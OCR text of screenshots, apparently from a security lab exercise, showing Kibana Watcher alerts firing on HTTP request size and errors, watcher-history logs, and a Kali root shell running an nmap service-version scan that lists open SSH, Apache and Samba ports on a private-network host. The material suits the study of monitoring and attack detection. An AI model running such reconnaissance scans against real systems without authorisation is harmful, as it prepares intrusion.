


Watcher

Watcher docs

Watch for changes or anomalies in your data and take action if needed.


Search...


Create


ID	Name	State	Last fired	Last triggered	Comment	Actions
7ada9e20-2454-4b76-8950-5bc37a398b89	HTTP Request Size Monitor	Firing	a few seconds ago	a few seconds ago		
cb9d9b87-bf10-4df5-801d-e0d78185df25	Excessive HTTP Errors	Firing	a few seconds ago	a few seconds ago		
9ed3698c-18f8-4bb1-a0b3-cfb896a32262	CPU Usage Monitor	OK				


Rows per page: 10


1



.watcher-history-* - Kibana
Kibana
[Filebeat System] Syslog dashbo
Discover - Kibana
Not secure
192.168.1.100:5601/app/kibana#/management/kibana/index_patterns/9749f9d0-e607-11ec-a7db-571f03beeb59?_g=()&_a=(tab:indexedFields)
Management / Index patterns / .watcher-history-*
Elasticsearch
Index Management
Index Lifecycle Policies
Transforms
Cross-Cluster Replication
Remote Clusters
Watcher
Snapshot and Restore
License Management
8.0 Upgrade Assistant
Kibana
Index Patterns
Saved Objects
Spaces
Reporting
Advanced Settings
Beats
Central Management
Machine Learning
Jobs list
Visualize
.watcher-history-*
Time Filter field name: result.execution_time
This page lists every field in the .watcher-history-* index and the field's associated core type as recorded by Elasticsearch. To change a field type, use the Elasticsearch Mapping API
Fields (104)
Scripted fields (0)
Source filters (0)
Filter
All field types
Name
Type
Format
Searchable
Aggregatable
Excluded
_id
string
_index
string
_score
number
_source
_source
_type
string
messages
string
metadata.name
string
metadata.name.keyword
string
metadata.watcherui.agg_type
string
metadata.watcherui.agg_type.keyword
string
Rows per page: 10
1 2 3 4 5 ... 11
192.168.1.100:5601/app/kibana#/visualize?_g=()



Discover - Kibana
Kibana
[Filebeat System] Syslog dashboa
Discover - Kibana
Not secure
192.168.1.100:5601/app/kibana#/discover?_g=()&_a=(columns:!(_source),index:'9749f9d0-e607-11ec-a7db-571f03beeb59',interval:auto,query:(langua...
Discover
New
Save
Open
Share
Inspect
Search
KQL
Last 15 minutes
Show dates
Refresh
+ Add filter
.watcher-history-*
Search field names
Filter by type
0
Selected fields
_source
Available fields
_id
_index
_score
_type
condition.script.lang
condition.script.par...
condition.script.sou...
input.search.reques...
input.search.reques...
input.search.reques...
input.search.reques...
input.search.reques...
input.search.reques...
input.search.reques...
messages
34 hits
Jun 7, 2022 @ 02:01:34.969 - Jun 7, 2022 @ 02:16:34.969 —
Auto
Count
2
1.5
1
0.5
0
02:02:00
02:03:00
02:04:00
02:05:00
02:06:00
02:07:00
02:08:00
02:09:00
02:10:00
02:11:00
02:12:00
02:13:00
02:14:00
02:15:00
02:16:00
result.execution_time per 30 seconds
Time
_source
Jun 7, 2022 @ 02:16:35.238
watch_id: 7ada9e20-2454-4b76-8950-5bc37a398b89 node: BQreqjvRSeWjEj8XA9bj5A state: executed status.state.active: true status.state.timestamp: 2022-06-07T02:05:35.071Z status.last_checked: 2022-06-07T02:16:35.238Z status.last_met_condition: 2022-06-07T02:16:35.238Z status.actions.logging_1.ack.timestamp: 2022-06-07T02:06:35.248Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2022-06-07T02:16:35.238Z
Jun 7, 2022 @ 02:16:28.732
watch_id: cb9d9b87-bf10-4df5-801d-e0d78185df25 node: BQreqjvRSeWjEj8XA9bj5A state: executed status.state.active: true status.state.timestamp: 2022-06-07T02:01:27.630Z status.last_checked: 2022-06-07T02:16:28.732Z status.last_met_condition: 2022-06-07T02:16:28.732Z status.actions.logging_1.ack.timestamp: 2022-06-07T02:02:29.064Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2022-06-07T02:16:28.732Z
Jun 7, 2022 @ 02:16:07.217
watch_id: 9ed3698c-18f8-4bb1-a0b3-cfb896a32262 node: BQreqjvRSeWjEj8XA9bj5A state: executed status.state.active: true status.state.timestamp: 2022-06-07T02:08:06.827Z status.last_checked: 2022-06-07T02:16:07.217Z status.last_met_condition: 2022-06-07T02:16:07.217Z status.actions.logging_1.ack.timestamp: 2022-06-07T02:09:06.883Z status.actions.logging_1.ack.state: ackable status.actions.logging_1.last_execution.timestamp: 2022-06-07T02:16:07.217Z


Shell No.1
File Actions Edit View Help
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 (https://nmap.org) at 2022-06-06 19:44 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.10 ((Debian))
111/tcp open rpcbind 2-4 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
root@Kali:~#



Discover - Kibana
Kibana
[Filebeat System] Syslog dashbo
Discover - Kibana
Not secure 192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:!t,value:0),time:(from:now%2Fw,to:now%2Fw))&_a=(columns:!(_source),index:'97...
Discover
New Save Open Share Inspect
result.condition.met : *
KQL
This week
Show dates
Refresh
+ Add filter
.watcher-history-*
Search field names
Filter by type 0
Selected fields
_source
Available fields
_id
_index
_score
_type
condition.script.lang
condition.script.par...
condition.script.sou...
input.search.reques...
messages
40 hits
Jun 5, 2022 @ 00:00:00.000 - Jun 11, 2022 @ 23:59:59.999 — Auto
Count
result.execution_time per 3 hours
Time
_source
